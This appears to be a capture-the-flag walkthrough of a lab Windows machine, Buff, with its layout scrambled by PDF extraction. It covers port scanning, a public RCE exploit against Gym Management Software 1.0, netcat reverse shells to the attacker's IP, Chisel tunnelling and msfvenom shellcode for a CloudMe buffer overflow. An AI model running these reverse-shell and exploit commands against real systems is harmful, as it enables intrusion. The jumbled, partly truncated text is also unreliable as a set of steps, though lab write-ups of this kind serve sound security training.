
10.10.10.198



We run masscan to highlight the available TCP and UDP ports: sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0

Scanning

[sudo] password for kali: Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-09-01 14:16:44 GMT

VERSION

```
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
 Initiating SYN Stealth Scan
 Scanning 1 hosts [131070 ports/host]
 Discovered open port 8080/tcp on 10.10.10.198
 Discovered open port 7680/tcp on 10.10.10.198
 mate: 0.00-kpps, 100.00% done, waiting 1-secs, found=2
And then we use nmap to enumerate the found ports:
```

i:~/Downloads\$ sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0

8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6) | http-open-proxy: Potentially OPEN proxy.

7680/tcp open pando-pub?

STATE SERVICE

```
|_Methods supported:CONNECTION
      |_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
      |_http-title: mrb3n's Bro Hut
Enumeration
```

About Fitness

Home

Package

PORT

mrb3n's Bro Hut Made using Gym Management Software 1.0

If we look at contact.php on the site, it states it's made using Gym Management Software 1.0

```
There's a python RCE exploit for the system that the site is running on: https://www.exploit-
db.com/exploits/48506
Exploit
```

have it. Install via:

1 sudo apt install python-pip sudo pip install requests sudo pip install colorama

Then execute the python exploit and get a shell on the box.

To get the exploit working, you may need some libraries from pip, or first pip itself if you don't already

```
i:~/Downloads$ python exploit.py http://10.10.10.198:8080/
[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG
```

C:\xampp\htdocs\gym\upload>

4 sudo impacket-smbserver kali . -smb2support

First, find **nc.exe** on your kali and copy it to your current directory:

sudo rlwrap nc -nvlp 443

*] Config file parsed

It will connect and give you a better shell:

[+] Current Listening Ports

Local Address

0.0.0.0:135

0.0.0.0:49668

0.0.0.0:49669

[::]:135

10.10.10.198:139

14/07/2020 13:27

14/07/2020 13:27 16/06/2020 16:26

C:\Users\shaun\Downloads>

1:3306

:8888

Proto

TCP

TCP

TCP

TCP

TCP

TCP

TCP

(assuming CloudMe is running as System)

sudo python -m SimpleHTTPServer 80 ##will take to transfer, be patient

#start chisel in kali and then windows

buffer overflow exploit.

PrivEsc Enumeration

buff\shaun

```
Shaun Shell
A Better Shell
This shell behaves strangely and I don't like it. Let's go and get a better, more normal shell.
     ##commands you're going to need
   2 locate nc.exe
   3 cp /usr/share/windows-resources/binaries/nc.exe .
```

\\YourIp\\kali\\nc.exe YourIp 443 -e cmd.exe

your netcat listener:

kali:~/Downloads\$ locate nc.exe /usr/share/windows-resources/binaries/nc.exe |kali:~/Downloads\$ cp /usr/share/windows-resources/binaries/nc.exe .

```
Second, start an smbserver via Impacket. Be sure to enable SMB Two support:
              i@kali:~/Downloads$ sudo impacket-smbserver kali . -smb2support
           Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
            [*] Config file parsed
            *] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
            *] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
            *] Config file parsed
            *] Config file parsed
```

Third, start a netcat listener. I used port 443, and I also used rlwrap, which gives us a better shell for

Finally, in the victim windows shell have it call on the netcat in your smbserver, and tell it to connect to

C:\xampp\htdocs\gym\upload> \\10.10.14.14\\kali\\nc.exe 10.10.14.14 443 -e cmd.exe

windows systems. You can install it via sudo apt-get install rlwrap

I uploaded winpeas, the enumeration script, which brought to my attention the internal service runnning on port 8888

Foreign Address

State

Listening

Listening

Listening

Listening

Listening

Listening

Listening

Go and get your user flag, and then come back for our enumeration for privilege escalation.

[?] Check for services restricted from the outside

```
TCP
         0.0.0.0:445
                                                    Listening
         0.0.0.0:5040
TCP
                                                      Listening
TCP
         0.0.0.0:7680
                                                      Listening
         0.0.0.0:8080
TCP
                                                      Listening
TCP
         0.0.0.0:49664
                                                      Listening
TCP
         0.0.0.0:49665
                                                      Listening
         0.0.0.0:49666
TCP
                                                      Listening
TCP
         0.0.0.0:49667
                                                      Listening
```

We can also see that in Shaun's downloads folder, there's a copy of CloudMe 1112, which has a known

<DIR> <DIR>

17,830,824 CloudMe_1112.exe

1 File(s) 17,830,824 bytes

2 Dir(s) 9,810,960,384 bytes free

Putting these two bits of information together, we can assume that if we forward port 8888 to our kali system, we will have access to the CloudMe service, and can then exploit it and get a System shell

Directory of C:\Users\shaun\Downloads

```
Port forwarding: Chisel
I won't go in too much detail on Chisel, as I already wrote about in my writeup of Control. But in
essence, chisel allows us to take an internal port service and give our kali machine access to it. I've
included the necessary commands below - be sure to put your IP address in where necessary.
      #download the Chisel binaries for our Kali and the Windows victim
      wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-
      wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-
      #and then unzip them
      gzip -d *
```

#now set up a webserver, and transfer chisel to the windows victim

C:\Users\shaun\Downloads>chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888

./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse

chisel.exe client YourIp:8000 R:8888:127.0.0.1:8888

2020/09/01 16:15:50 client: Connecting to ws://10.10.14.14:8000

cali:~/Downloads\$ nmap localhost

Nmap scan report for localhost (127.0.0.1)

Other addresses for localhost (not scanned): ::1

Host is up (0.00014s latency).

Not shown: 998 closed ports

8888/tcp open sun-answerbook

PORT STATE SERVICE 8000/tcp open http-alt

 $0A \times 0D'$ -f python -v payload

just generated.

chisel.exe client 10.10.14.14:8000 R:8888:127.0.0.1:8888

2020/09/01 16:15:50 client: Connected (Latency 14.4412ms)

powershell wget http://YourIp/chisel_1.7.0-rc9_windows_amd64 -outfile chisel.exe

```
li@kali:~/Downloads$ ./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse
  2020/09/01 11:11:03 server: Reverse tunnelling enabled
  2020/09/01 11:11:03 server: Fingerprint ea:66:43:a0:da:7f:24:10:4b:b6:f6:42:16:e1:5b:bc
  2020/09/01 11:11:03 server: Listening on http://0.0.0.0:8000
  2020/09/01 11:11:37 server: session#1: tun: proxy#R:8888⇒8888: Listening
If we run nmap localhost, we can see we have a service on our machine running on 8888
```

Starting Nmap 7.80 (https://nmap.org) at 2020-09-01 11:17 EDT

2020/09/01 16:15:50 client: Fingerprint ea:66:43:a0:da:7f:24:10:4b:b6:f6:42:16:e1:5b:bc

Buffer Overflow

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -b '\x00\x

4 #if you get nowhere with the first, re-upload netcat back to Shaun's user shell

We then need to replace the payload= sections in the python exploit, and give our own payload that we

We'll be using this exploit to get root: https://www.exploit-db.com/exploits/48389

First, save the exploit as exploit.py. Then we need to generate new shellcode:

5 #and then use this shelllcode msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe [yourIP] 4444 -e cmd.exe" -b '\x00\x0a\x0d' -f py -v payload

The second option takes maybe 30 seconds to connect, so be patient.

```
Finally, send the exploit and receive a System shell on your listener
                        :~/Downloads$ sudo nc -nvlp 4444
                listening on [any] 4444 ...
                connect to [10.10.14.14] from (UNKNOWN) [10.10.10.198] 49724
                Microsoft Windows [Version 10.0.17134.1610]
                (c) 2018 Microsoft Corporation. All rights reserved.
                C:\Windows\system32>whoami
                whoami
                buff\administrator
                C:\Windows\system32>
```